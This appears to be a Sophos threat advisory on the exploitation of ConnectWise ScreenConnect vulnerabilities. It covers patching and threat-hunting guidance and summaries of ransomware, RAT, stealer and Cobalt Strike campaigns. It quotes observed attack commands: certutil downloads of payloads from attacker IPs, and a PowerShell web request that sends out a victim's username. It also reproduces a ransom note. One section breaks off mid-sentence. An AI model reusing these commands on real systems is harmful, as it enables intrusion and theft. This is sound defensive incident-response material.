

# ConnectWise ScreenConnect attacks deliver malware

[news.sophos.com/en-us/2024/02/23/connectwise-screenconnect-attacks-deliver-malware](https://news.sophos.com/en-us/2024/02/23/connectwise-screenconnect-attacks-deliver-malware)

February 23, 2024

Sophos X-Ops is tracking a developing wave of vulnerability exploitation targeting unpatched ConnectWise ScreenConnect installations. This page provides advice and guidance for customers, researchers, investigators and incident responders. This information is based on observation and analysis of attacks by SophosLabs, Sophos Managed Detection and Response (MDR) and Sophos Incident Response (IR), in which the ScreenConnect client or server was involved.

We will update this page as events and understanding develop, including our threat and detection guidance.

17:45 UTC, 2024-03-01 Update: Information on three new attacks attempting to move deeper into a customer network after exploiting a vulnerability in ScreenConnect server (“Further attempts,” below).

19:30 UTC, 2024-02-23 Update: In collaboration with ConnectWise, we have updated the Situation Overview section, below, to clarify circumstances surrounding the incident and ongoing attacks.

## Situation Overview

On February 19, 2024, ConnectWise released a security advisory for its remote monitoring and management (RMM) software. Their advisory highlighted two vulnerabilities that impact older versions of ScreenConnect and have been **mitigated in version 23.9.8 and later**.

ConnectWise states in the advisory these vulnerabilities are rated as **“Critical—Vulnerabilities that could allow the ability to execute remote code or directly impact confidential data or critical systems”**. The two vulnerabilities are:

The vulnerabilities involve authentication bypass and path traversal issues within the server software itself, not the client software that is installed on the end-user devices. Attackers have found that they can deploy malware to servers or to workstations with the client software installed. Sophos has evidence that attacks against both servers and client machines are currently underway. Patching the server will not remove any malware or webshells attackers manage to deploy prior to patching and any compromised environments need to be investigated.

Cloud-hosted implementations of ScreenConnect, including screenconnect.com and hostedrmm.com, received mitigations with hours of validation to address these vulnerabilities. Self-hosted (on-premise) instances remain at risk until they are manually

upgraded, and it is our recommendation to patch to ScreenConnect version 23.9.8 immediately. The upgrade is available on ScreenConnect's download page.

[update] If you are no longer under maintenance, ConnectWise is allowing you to install version 22.4 at no additional cost, which will fix CVE-2024-1709, the critical vulnerability. However, this should be treated as an interim step. ConnectWise recommends updating to the latest release to get all the current security patches and therefore all partners should upgrade to 23.9.8 or higher using the upgrade path outlined above.

On February 21, 2024, proof of concept (PoC) code was released on GitHub that exploits these vulnerabilities and adds a new user to the compromised system. ConnectWise has also updated their initial report to include observed, active exploitation in the wild of these vulnerabilities.

On February 22, 2024, Sophos X-Ops reported through our social media handle that despite the recent law enforcement activity against the LockBit threat actor group we had observed several attacks over the preceding 24 hours that appeared to be carried out with LockBit ransomware, built using a leaked malware builder tool. It appears that our signature-based detection correctly identified the payloads as ransomware generated by the leaked LockBit builder, but the ransom notes dropped by those payloads identified one as "buhtiRansom," and the other did not have a name in its ransom note.

This article includes additional details and analysis of the ScreenConnect attacks Sophos observed in the past 48 hours.

## Recommendations

---

- Confirm whether you have an on-premises deployment of ScreenConnect Server
  - If you have an on-premises instance in your environment running a version prior to 23.9.8, take it offline immediately until you upgrade to the newest version; isolate or shut it down until it is patched and investigated for signs of exploitation.
  - If you have an on-premises version in your environment that was updated to version 23.9.8 or later prior to February 21, you are not at risk, though it would be prudent to inspect the server to ensure no malicious payloads were installed.
  - If you use the cloud-hosted version, you are not at risk and no further actions are necessary.
- If your deployment of ScreenConnect Server is hosted by a third-party vendor, confirm with them they have upgraded their instance to 23.9.8 or later; if they have not, recommend that they take it offline until the patches are applied.
- Scan your environment and customer environments for instances of ScreenConnect that you may not be aware of, to avoid the risk of those ScreenConnect being unpatched and exposing the environment to a Supply Chain Attack.


- If you have ScreenConnect clients and are unsure of/unable to determine the patch status of all servers that may connect to it, you should presume these servers are vulnerable until you can verify otherwise.
- You can protect ScreenConnect clients from vulnerable servers by implementing Sophos Application Control Policy to block ScreenConnect until the servers can be verified to be patched. More details on Application Control can be found on our site.
- Once patching has been completed, perform a thorough review of the ScreenConnect installation looking for unknown accounts and abnormal server activity.
  - Review the users.xml for signs of new accounts or modifications.
  - Assume that any machines hosting a ScreenConnect server could have one or more implanted web shells (or other remote access tools not installed by your IT team) that need to be found and removed.
  - Inspect your estate for newly added user IDs or accounts and remove or freeze access to them until they are known to be legitimate.
  - In an on-premises installation, check the location where any ScreenConnect Extensions are located for webshells or other payloads (files with .ps1, .bat or .cmd file suffixes).
- Deploy endpoint security to any server currently or formerly used to run ScreenConnect.
- XG Firewall customers will soon be able to enable new IDS signatures designed to detect malicious activity related to ScreenConnect exploits.
- If you know how to use penetration-testing tools like the Metasploit Framework, there is already a Metasploit module you can use to test whether your devices are vulnerable. There are several other proofs-of-concept in the wild, as well.

## Attacks involving ScreenConnect

---

Since the news broke this week about the vulnerability in ScreenConnect, Sophos analysts have been closely monitoring telemetry systems looking for any anomalous or malicious behavior in which the ScreenConnect client or server software was either the root cause or was part of the attack chain in some way. The teams then sifted through this noisy log data to isolate and document specific malicious activity.

Before this vulnerability had become widely known, there had been a moderate number of daily telemetry entries in which threat actors attempted to deploy malware or run a malicious command on a customer machine running ScreenConnect. However, since February 21, the daily volume of telemetry events involving ScreenConnect has more than doubled.



*Figure 1: A 90-day summary of hits with a ScreenConnect parent process on machines; note the spike in the last few days*

Many companies and managed service providers use ScreenConnect, and not all behavior we observed came as a direct result of the vulnerability being exploited, but Sophos believes a significant number of the current wave of telemetry events were captured as a direct result of the increased threat actor attention to ScreenConnect.

Threat actors have been leveraging the exploits against ScreenConnect to launch a wide variety of attacks and deliver a range of different types of malware to target machines. What follows is a brief summary of some of the incidents we are currently tracking.

### **LockBit ransomware, built with a leaked malware compiler**

At least one threat actor is abusing ScreenConnect to deploy a ransomware executable. Sophos suspects it is the same person or group; an identical payload (SHA-256 2da975fee507060baa1042fb45e8467579abf3f348f1fd37b86bb742db63438a) was discovered in more than 30 different customer networks, beginning on February 22. This distribution pattern is strongly indicative of the threat actor pushing the payload from a compromised server.

The executable in question was built using the LockBit 3 ransomware builder tool leaked in 2022, so this particular sample may not have originated with the actual LockBit developers. Our detection for this generation of LockBit (Troj/Ransom-GYT) was built specifically to detect samples generated by the leaked builder tool before they run. We've also seen a memory detection rule (Mem/LockBit-B) stopping the execution of both the original and the copycat builds of LockBit in some cases.

However, the ransomware did not call itself LockBit.




Figure 2: The ransom note dropped by this malware self-identifies as “buhtiRansom”




Figure 3: This root-cause analysis (RCA) graph highlights malicious activity during the attacks involving the “buhtiRansom” LockBit variant

The attackers deploying this ransomware executable have consistently used the filename of “enc.exe” or “upd.exe” in the following locations

```
<d>\Windows\Temp\ScreenConnect\23.9.6.8787\upd.exe
```

```
<d>\Windows\Temp\ScreenConnect\23.9.6.8787\enc.exe
```


```
<d>\users\[username]\temp\enc.exe
```

The “buhtiRansom” LockBit variant was not the only ransomware we spotted in the wild.

We also saw a different attacker attempt to drop another payload (a50d9954c0a50e5804065a8165b18571048160200249766bfa2f75d03c8cb6d0) using the certutil utility to download it from a web address, write it to the root of the C:\ drive with the filename svchost.exe, and execute it. In this case, the behavioral rule Lateral\_1b blocked the file from being downloaded and the attack failed.

```
<d>\Program Files (x86)\ScreenConnect Client  
(60ccb130004e2bbf)\ScreenConnect.ClientService.exe -> certutil.exe -urlcache -f  
http://<ip-address>/svchost.exe c:\svchost.exe
```

While it failed to deploy on the customer environment, when we ran it on a sandbox, it dropped a ransom note that looks like this:



```
~~~~ Unlock your files! ~~~~  
Hello, we hacked your PC and encrypted all your files.  
BUT!!! Fear not, you can decrypt your files and recover everything very easy,  
  
You just need to pay a small ammount. this is just bussiness.  
  
You pay the ransom, we give you the file to decrypt your files, and we move on.  
  
We won't attack you again, or talk to anyone about this.  
  
Send an email to [redacted]@cock.li or [redacted]@proton.me and talk to us.  
  
You would need to buy XMR (Monero) to make the payment, it's very easy.  
or follow an online guide, ask us in the email if you need help.  
  
>>>>  
  
>>>> Your personal DECRYPTION ID: [redacted]  
  
>>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!  
  
>>>> Warning! If you do not pay the ransom we will attack your company repeatedly again!  
  
Sophos X-Ops
```

Figure 4: The ransom note we observed in a sandboxed environment

The malware also changed the desktop background to this:




Figure 5: The desktop background we observed

So at least this sample self-identifies as a variant based on the Lockbit builder code.

## AsyncRAT attacks

---

The Labs team who manage our CryptoGuard and HitmanPro tools noticed a burst of detections downstream of ScreenConnect. Digging in, we can see these attacks, in which a malicious process is triggering our HollowProcess detection against PowerShell, intend to deliver AsyncRAT as a payload.

## Password stealers

---

Telemetry indicates attackers are also pushing the Vidar/Redline data stealer malware (SHA-256 c94038781c56ab85d2f110db4f45b86ccf269e77a3ff4b9133b96745ff97d25f) via ScreenConnect. The HMPA CookieGuard and TTP classifications (T1555.003) trigger on this type of attack. The attack looks like the ScreenConnect.WindowsClient.exe launches the malware from this location:

```
<d>\Users\<username>\Documents\ConnectWiseControl\Temp\UpdaterScreenConnect.exe
```

## SimpleHelp remote access client, followed by ransomware

---

One threat actor abused ScreenConnect to push another remote access client to the target machine. In this example, the attacker used ScreenConnect.WindowsClient.exe to launch the SimpleHelp installer (named first.exe) from this location:


```
<d>\Windows\Temp\ScreenConnect\20.13.1905.7657\Files\first.exe
```

Five hours later, on the same machine, we observed ransom notes appear on the system and files renamed with a different file extension. The ransomware had been installed using the msixexec.exe utility. The process tree for this event looked like this:

services.exe ->

msiexec.exe ->

<d>\Windows\TEMP\MW-5f3810bb-bac1-4cc4-a1a3-7e04046d7ea4\files\crypt64ult.exe



Sophos X-Ops

*Figure 6: A root-cause analysis (RCA) diagram shows services.exe launching msiexec.exe, which in turn launches the ransomware crypt64ult.exe, which changes a file's file extension to .CRYPT*

A few minutes later, the attackers use ScreenConnect to run a command that downloads another malware payload to this machine, using the Windows certutil utility, then runs it.

ScreenConnect.ClientService.exe ->

cmd.exe /c c:\windows\temp\ScreenConnect\20.13.1905\7657\<guid>run.cmd ->

certutil -urlcache -f http://<ip>:8084/msappdata.msi c:\mpyutd.msi



## Rust infostealer




Figure 7: The Rust infostealer attack tree

Attackers use the ScreenConnect client utility to run a batch script they've downloaded into the folder belonging to another remote access tool. The batch script downloads a payload, written in Rust, from an AWS storage server. The payload, when it runs, injects itself into Explorer.exe then deletes itself from the filesystem.

Analysts have not studied the payload, but several other vendors classify it as malware called Redcap, which is used to steal and exfiltrate information from servers.

## Cobalt Strike payloads

On February 22, three unrelated companies (two in North America, one in Europe) were hit with a remarkably similar attack that delivered a Cobalt Strike beacon to a machine in the network with the ScreenConnect client installed. The telemetry indicated that in all three cases, the Cobalt Strike payload was caught and prevented from running by a behavioral rule called AMSI/Cobalt-A.

The ScreenConnect client received a file with a .cmd extension in the temporary directory where it stores downloaded files, then executed it. The .cmd tried to launch PowerShell to use it to download the beacon, but was stopped by the endpoint rule. Subsequent analysis revealed that the payload was retrieved from the same C2 server in all three cases.

## Xworm payload attempted delivery to home user

One machine that was running the ScreenConnect client software was attacked with malware called Xworm. The exploit caused the client to write a file into the %temp% directory and then triggered the client to run it. The file contained a one-line PowerShell



- tasklist (to view running processes on the server);
- get-localuser;
- get-netfirewallprofile (to view the active Windows Firewall configuration);
- ping 1.1.1.1 (a check to see if the server could reach Cloudflare’s DNS service)

The attacker also attempted to make edits to the server’s Windows Registry to enable Remote Desktop Protocol access, and created a persistent task named “Windows update” that attempted to download a payload from sc.ksfe.workers[.]dev. And they deployed the Empire post-exploitation framework in an attempt to further establish persistence and obtain credentials. The same Empire payload, loaded from the same remote server, was used in a third attempted attack we detected. All of this activity was blocked by Sophos endpoint security.

## Safe Mode RAT deploys its own ScreenConnect for persistence

In an attack against the ScreenConnect server instances, a threat actor is pushing an executable named patch3.exe to vulnerable servers. The patch3 executable is a RAT with some interesting behaviors; It apparently adds entries into the registry so that it will start up even if the computer is booted into Safe Mode. It also downloads an .msi installer.

```

2024-02-21 16:39:26 1708542302 RSD-721 SYSTEM ScreenConnect Client (33a6474a695e1547)
██████████ Self-Hosted ▶ScreenConnect.ClientService.exe ▶▶patch3.exe
▶▶▶msiexec.exe "C:\WINDOWS\TEMP\ScreenConnect\23.8.6.8735\patch3.exe"
"C:\Windows\System32\msiexec.exe" /i "C:\WINDOWS\TEMP\setup.msi" 7776:133530159035934922

2024-02-22 12:54:19 1708606459 RSD-721 SYSTEM ScreenConnect Client (76b2fa127e8af03f)
185.62.58.132 Self-Hosted ▶ScreenConnect.ClientService.exe ▶▶cmd.exe ▶▶▶powershell.exe
"cmd.exe" /c "C:\WINDOWS\TEMP\ScreenConnect\20.8.29679.7530\61ed63a7-35d2-440a-ad2b-
03cd64e606barun.cmd" powershell.exe Invoke-WebRequest -Uri
http://██████████/MyUserName_$env:UserName 10756:13353080059934335

```

Figure 9: Part of an observed attack by the Safe Mode RAT

MDR analysts looking more closely into this sample determined that the threat actor was installing a new instance of the ScreenConnect client on the infected device, then using their (the attackers’) own ScreenConnect client to talk to (and remotely manage) the target’s ScreenConnect server. The infected device later launched various PowerShell commands. Irony isn’t dead.

## Threat hunting information

The simplicity of exploiting these vulnerabilities makes it imperative for organizations to assess their exposure and take decisive steps to mitigate risks. The following points offer a high-level guide to investigate your environment:

1. **Identification of ScreenConnect installations:** The first step involves locating all instances of ScreenConnect within your organization's network. Remember, some of these installations might be managed by external service providers, so thoroughness is key. The server component is ultimately what needs patched, but knowing the scope of client installations will help assess exposure
2. **Isolation and removal:** Temporarily isolate or uninstall the ScreenConnect Client software from identified devices. This measure is critical until you can confirm that the server has been updated with the necessary security patches or until a comprehensive analysis is conducted. If you don't manage the ScreenConnect Server for your environment, uninstallation may be the fastest route to mitigate the risk
3. **Conduct detailed analysis:** On devices with ScreenConnect client software, perform an in-depth investigation. Focus on:
  - **Creation of new local users:** Check for any unauthorized new user accounts which were created.
  - **Suspicious client software activity:** Monitor for unusual commands executed by the ScreenConnect client
  - **System and domain reconnaissance activities:** Look for commands that indicate scanning or probing of your systems.
  - **Disabling of security controls:** Look for any actions that attempt to deactivate security measures, such as anti-virus software and local firewall policies.
